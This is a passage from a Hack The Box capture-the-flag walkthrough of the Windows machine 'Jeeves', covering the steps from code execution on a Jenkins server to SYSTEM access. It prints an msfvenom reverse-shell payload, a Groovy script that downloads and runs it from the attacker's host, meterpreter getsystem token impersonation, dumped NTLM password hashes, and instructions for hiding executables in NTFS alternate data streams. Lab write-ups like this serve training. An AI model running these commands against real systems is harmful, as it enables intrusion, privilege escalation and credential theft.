
As we have remote code execution, let’s get a meterpreter session.
- Generate a meterpreter payload:
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.219 LPORT=9901 -f exe -o m.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 510 bytes Final size of exe file: 7680 bytes Saved as: m.exe - Start a python http server:
$ python3 -m http.server 1101 Serving HTTP on 0.0.0.0 port 1101 (http://0.0.0.0:1101/) ... - Now start
msfconsolein order to catch the shell:$ msfconsole -x "use multi/handler; set LPORT 9901; set LHOST tun0; set PAYLOAD windows/x64/meterpreter/reverse_tcp; run" - Now upload and execute the payload:
r = Runtime.getRuntime()
p = r.exec(["powershell.exe","-c","iwr -uri http://<YOUR IP>:1101/m.exe -outfile c:\\windows\\temp\\m.exe"] as String[])
s = r.exec(["c:\\windows\\temp\\m.exe"] as String[])
p.waitFor()
s.waitFor()
And eventually, you’ll see a request incoming (python webserver):
10.129.228.112 - - [12/May/2026 11:42:39] "GET /m.ps1 HTTP/1.1" 200 -
And then:
[*] Sending stage (248902 bytes) to 10.129.228.112
[*] Meterpreter session 1 opened (10.10.14.219:9901 -> 10.129.228.112:49685) at 2026-05-12 11:50:54 +0200

meterpreter >
Nice!
meterpreter > sysinfo
Computer        : JEEVES
OS              : Windows 10 1511 (10.0 Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > shell
Process 1152 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>cd C:\Users\kohsuke\Desktop
C:\Users\kohsuke\Desktop>type user.txt
[REDACTED]
📈 3. Privilege Escalation (kohsuke -> Administrator)
Looking at the privileges of the user kohsuke we see the SeImpersonatePrivilege:
C:\Users\kohsuke\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
The SeImpersonatePrivilege allows a service to impersonate a client’s security context after the client has authenticated to it. For an attacker, this is exploited by coercing a high-privileged process (like NT AUTHORITY\SYSTEM) to connect to a malicious listener. Once the connection is established, the attacker ‘borrows’ that privileged token to execute commands with the authority of the impersonated user. It can be useful if procA (high-privileged) connects to procB (low-privileged) in order to do something without the need of reimplementing all features of procB. It just knocks on procB’s door and tells it “execute your funcA with my security context - on my behalf.”
This can be exploited very easily in metasploit. Just do the following:
C:\Users\kohsuke\Desktop>exit
exit
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > shell
Process 3500 created.
Channel 3 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
nt authority\system

C:\Users\Administrator\.jenkins>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,559,545,344 bytes free
hmm.. No root.txt. But a hm.txt, let’s look at it:
C:\Users\Administrator\Desktop>type hm.txt
type hm.txt
The flag is elsewhere.  Look deeper.
C:\Users\Administrator\Desktop>type "Windows 10 Update Assistant.lnk"
<SNIP>C:\Windows10Upgrade\Windows10UpgraderApp.exe2..\..\..\Windows10Upgrade\Windows10UpgraderApp.exe&/ClientID<SNIP>

C:\Users\Administrator\Desktop>dir C:\
dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\

11/05/2017  10:15 PM    <DIR>          inetpub
11/03/2017  10:33 PM    <DIR>          Jenkins
10/30/2015  03:24 AM    <DIR>          PerfLogs
10/26/2017  03:33 AM    <DIR>          Program Files
11/03/2017  10:26 PM    <DIR>          Program Files (x86)
11/08/2017  06:22 PM    <DIR>          Users
12/24/2017  03:53 AM    <DIR>          Windows
11/08/2017  10:05 AM    <DIR>          Windows10Upgrade
               0 File(s)              0 bytes
               8 Dir(s)   2,559,545,344 bytes free
Suspicious directory: C:\Windows10Upgrade:
C:\Users\Administrator\Desktop>cd C:\Windows10Upgrade
cd C:\Windows10Upgrade

C:\Windows10Upgrade>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Windows10Upgrade

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
11/03/2017  10:17 PM    <DIR>          2052
07/14/2017  09:58 AM           459,976 appraiserxp.dll
07/14/2017  09:58 AM           118,472 bootsect.exe
11/03/2017  10:17 PM                24 Configuration.ini
07/14/2017  09:58 AM            61,640 cosquery.dll
07/14/2017  09:58 AM           329,928 DevInv.dll
11/03/2017  10:17 PM    <DIR>          dll1
11/03/2017  10:17 PM    <DIR>          dll2
07/14/2017  09:58 AM           206,536 downloader.dll
07/14/2017  09:58 AM           643,784 DW20.EXE
07/14/2017  09:58 AM            49,864 DWDCW20.DLL
07/14/2017  09:58 AM            45,768 DWTRIG20.EXE
06/21/2017  02:29 PM             9,810 EnableWiFiTracing.cmd
07/14/2017  09:58 AM            68,808 ESDHelper.dll
07/14/2017  09:58 AM            40,648 esdstub.dll
07/14/2017  09:58 AM           564,936 GatherOSState.EXE
07/14/2017  09:58 AM           539,848 GetCurrentDeploy.dll
07/14/2017  09:58 AM           144,072 GetCurrentOOBE.dll
07/14/2017  09:58 AM            73,416 GetCurrentRollback.EXE
07/14/2017  09:58 AM            27,848 HttpHelper.exe
11/03/2017  10:17 PM    <DIR>          resources
11/08/2017  10:05 AM            63,976 upgrader_default.log
07/14/2017  09:58 AM           557,256 wimgapi.dll
07/14/2017  09:58 AM           915,656 windlp.dll
07/14/2017  09:58 AM         1,415,880 Windows10UpgraderApp.exe
07/14/2017  09:58 AM            25,288 WinREBootApp32.exe
07/14/2017  09:58 AM            25,800 WinREBootApp64.exe
              23 File(s)      6,389,234 bytes
               6 Dir(s)   2,559,545,344 bytes free

C:\Windows10Upgrade>cd C:\
cd C:\

C:\>dir -R
dir -R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\

File Not Found

C:\>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\

11/05/2017  10:15 PM    <DIR>          inetpub
11/03/2017  10:33 PM    <DIR>          Jenkins
10/30/2015  03:24 AM    <DIR>          PerfLogs
10/26/2017  03:33 AM    <DIR>          Program Files
11/03/2017  10:26 PM    <DIR>          Program Files (x86)
11/08/2017  06:22 PM    <DIR>          Users
12/24/2017  03:53 AM    <DIR>          Windows
11/08/2017  10:05 AM    <DIR>          Windows10Upgrade
               0 File(s)              0 bytes
               8 Dir(s)   2,559,545,344 bytes free

C:\>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,559,545,344 bytes free

C:\Users\Administrator\Desktop>type hm.txt:root.txt:$DATA
type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>type hm.txt:root.txt
type hm.txt:root.txt
The filename, directory name, or volume label syntax is incorrect.

C:\Users\Administrator\Desktop>more < hm.txt:root.txt
more < hm.txt:root.txt
[REDACTED]
We’ve just hit the most famous “troll” in Hack The Box history. C:\Windows10Upgrade is a massive rabbit hole. It’s just a standard directory left behind by the Windows Update Assistant. There is nothing of value in there. When that note said “Look deeper,” it wasn’t talking about the file system but about the file itself.
After successfully being trolled, the flag can be found in C:\Users\Administrator\Desktop in a so-called Alternate Data Streams (ADS). ADS was originally designed for compatibility with Apple’s Hierarchical File System (HFS). It allows one filename to point to multiple “forks” of data. Threat actors use ADS to hide malicious code or configuration files inside “innocent” text files or system binaries. Since standard antivirus and users only see the “top” file, it’s a great hiding spot.
Alternate Data Streams
There are two ways to create / write Alternate Data Streams:
The cmd.exe Way (The Classic)
This is the most common method. You use the redirection operator (>) followed by the filename, a colon, and the name of your new “hidden” stream.
- Create a “carrier” file:
echo "This is a normal file." > visible.txt
- Attach the hidden stream:
echo "This is the secret data." > visible.txt:secret
Note: If you look at visible.txt now with a standard dir or by opening it in Notepad, you won’t see the secret. The file size will still reflect only the “normal” text.
The PowerShell Way (The Modern)
PowerShell has built-in cmdlets specifically for managing streams, which makes it a bit more “official.”
To create a stream:
Set-Content -Path .\visible.txt -Stream hidden_stream -Value "Top Secret Info"
To add a whole file (like an EXE) into a stream:
Set-Content -Path .\visible.txt -Stream malicious.exe -Value (Get-Content -Path .\shell.exe -Encoding Byte) -Encoding Byte
How to See Your Work
Since standard tools are “blind” to these streams, you have to know how to ask for them.
In CMD: Use the /R flag (the “R” stands for Resources/Streams).
dir /R
In PowerShell: Use the -Stream parameter.
Get-Item -Path .\visible.txt -Stream *
Finally, let’s grab all hashes:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kohsuke:1001:aad3b435b51404eeaad3b435b51404ee:ab4043bce374136df6e09734d4577738:::
🧠 Retrospective
- Learnings:
- NTFS Alternate Data Streams (ADS): Always check for hidden forks using
dir /R. These streams allow data to be “stowed” behind a file without changing its size or hash. Usemore < filename:streamnameto read them. SeImpersonatePrivilege(The Potato Path): This privilege allows a service account to impersonate a client’s token. By coercing a SYSTEM-level process to connect to our malicious pipe, we can steal its token and escalate toNT AUTHORITY\SYSTEM.- The Full-Spectrum Scan: Port
80was a decoy. Make sure to always run a full-p-scan whenever you hit a wall. High ports (like50000forJetty/Jenkins) are where the actual administrative misconfigurations are often tucked away. - Note on ADS Persistence: While we used ADS to find a flag, attackers often use it for persistence. You can hide a full malicious binary inside a benign text file and trigger it using start
visible.txt:malicious.exe. It’s a classic stealth technique that survives standard dir commands and basic file-system audits.
- NTFS Alternate Data Streams (ADS): Always check for hidden forks using